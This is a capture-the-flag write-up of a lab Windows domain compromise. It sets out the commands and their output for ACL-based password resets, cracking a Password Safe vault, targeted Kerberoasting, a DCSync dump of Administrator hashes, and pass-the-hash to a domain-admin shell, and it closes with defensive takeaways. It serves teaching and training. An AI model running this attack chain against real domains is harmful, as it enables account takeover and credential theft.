Administrator
Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
Reconnaissance
I started with a full TCP service scan.
$ nmap -p- 10.129.123.160 -sCV -Pn -n --min-rate=3000 --max-retries=3 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-12 03:49 +0200
Nmap scan report for 10.129.123.160
Host is up (0.049s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-12 01:49:29Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
60264/tcp open  msrpc         Microsoft Windows RPC
60269/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
60274/tcp open  msrpc         Microsoft Windows RPC
60279/tcp open  msrpc         Microsoft Windows RPC
60286/tcp open  msrpc         Microsoft Windows RPC
60298/tcp open  msrpc         Microsoft Windows RPC
61177/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-10-12T01:50:23
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.97 seconds
Note: An FTP service (21) sits alongside the usual domain-controller stack, and the box hands out a starting account — an assumed-breach AD scenario.
I added the hostnames to /etc/hosts.
$ echo '10.129.123.160    administrator.htb dc.administrator.htb' | sudo tee -a /etc/hosts
10.129.123.160    administrator.htb dc.administrator.htb
I synced my clock to the DC so Kerberos would work.
$ sudo rdate -n administrator.htbDomain Enumeration
With the provided olivia:ichliebedich credentials, I collected the domain with BloodHound.
$ bloodhound-ce-python -u olivia -p ichliebedich -d administrator.htb -dc dc.administrator.htb --dns-tcp -ns 10.129.123.160 --zip -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 11S
INFO: Compressing output into 20261011201410_bloodhound.zip
Analyzing the data, olivia has GenericAll over michael, which can be leveraged to change that account’s password.

michael, in turn, has ForceChangePassword over benjamin, which also allows changing another account’s password.


And benjamin is a member of Share Moderators, a group allowed to log into shares.
Note:
GenericAllandForceChangePasswordboth allow resetting a target’s password without knowing the old one, so chaining them walks me from olivia to benjamin.
ACL Abuse: Password Resets
From olivia’s WinRM session, I reset michael’s password.
$ evil-winrm -i administrator.htb -u olivia -p ichliebedich

<SNIP>
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael Password123!
The command completed successfully.
Logging in as michael, resetting benjamin with net user fails with access denied.
$ evil-winrm -i administrator.htb -u michael -p 'Password123!'

<SNIP>
*Evil-WinRM* PS C:\Users\michael\Documents> net user benjamin Password123!
net.exe : System error 5 has occurred.
    + CategoryInfo          : NotSpecified: (System error 5 has occurred.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
But PowerView’s Set-DomainUserPassword works.
*Evil-WinRM* PS C:\Users\michael\Documents> upload /usr/share/windows-resources/powersploit/Recon/PowerView.ps1

Info: Uploading /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 to C:\Users\michael\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\michael\Documents> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\michael\Documents> $pass = ConvertTo-SecureString 'Password123!' -Force -AsPlain
*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity benjamin -AccountPassword $pass -Verbose
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'benjamin'
Verbose: [Set-DomainUserPassword] Password for user 'benjamin' successfully reset
The Password Safe
As benjamin I logged into the FTP share and found a Backup.psafe3 file.
$ ftp ftp://'benjamin:Password123!'@dc.administrator.htb
Trying 10.129.123.160:21 ...
Connected to administrator.htb.
220 Microsoft FTP Service
331 Password required
230 User logged in.
Remote system type is Windows_NT.
200 Type set to I.
ftp> ls
229 Entering Extended Passive Mode (|||61155|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||61157|)
125 Data connection already open; Transfer starting.
100% |************************************************************************|   952        6.14 KiB/s    00:00 ETA
226 Transfer complete.
952 bytes received in 00:00 (6.13 KiB/s)
Backup.psafe3 is a Password Safe v3 database, so pwsafe2john extracts its hash and john cracks the master password.
$ pwsafe2john Backup.psafe3 > backup.hash
$ john backup.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2026-10-11 20:25) 6.250g/s 102400p/s 102400c/s 102400C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Opening the vault with that password reveals credentials for three more accounts.
User Flag
The emily credentials get me a WinRM shell and the user flag.
$ evil-winrm -i administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

<SNIP>
*Evil-WinRM* PS C:\Users\emily\Documents> cat \users\emily\desktop\user.txt
6e10************************772a
Targeted Kerberoasting
The other two accounts aren’t particularly interesting, but emily has GenericWrite over ethan, which enables a targeted Kerberoast or a shadow credentials attack.


ethan is the real target — it holds DCSync rights over the domain.
The targeted Kerberoast writes ethan’s ticket hash to a file.
$ python3 targetedKerberoast/targetedKerberoast.py --dc-ip administrator.htb -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb -o kerberoast.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Writing hash to file for (ethan)
john cracks it.
$ john kerberoast.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
limpbizkit       (?)
1g 0:00:00:00 DONE (2026-10-12 03:28) 20.00g/s 122880p/s 122880c/s 122880C/s newzealand..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
DCSync to Domain Admin
With ethan’s credentials I DCSync’d just the Administrator account, replicating its hash straight out of the directory.
$ impacket-secretsdump administrator/ethan:'limpbizkit'@dc.administrator.htb -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
[*] Cleaning up...
Root Flag
Passing the Administrator hash to wmiexec gives a shell as the domain administrator, and the root flag.
$ impacket-wmiexec administrator.htb/administrator@dc.administrator.htb -hashes :3dc553ce4b9fd20bd016e098d2d2fd2e
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type \users\administrator\desktop\root.txt
9360************************2da6
Key Takeaways
ACL Chains Walk You Across Users — GenericAll and ForceChangePassword each let an attacker reset a target’s password without the old one, and BloodHound stitched them into a path from olivia to benjamin. Review object-level DACLs on user accounts and remove unnecessary control grants.
Credential Vaults Don’t Belong on Shares — A Password Safe backup on an FTP share, protected by a crackable master password, handed over several more domain accounts. Keep credential databases off shared storage, and protect them with strong master passwords.
GenericWrite Enables Targeted Kerberoasting — Write access over ethan let emily set a temporary SPN and roast a crackable ticket. Audit who can write to user objects, and give privileged accounts long, random passwords that resist offline cracking.
DCSync Is Full Domain Compromise — A single account with replication rights (GetChanges/GetChangesAll) replicated the Administrator hash, which then passed straight to wmiexec for code execution as domain admin. Replication rights should belong only to domain controllers; monitor directory replication from non-DC principals.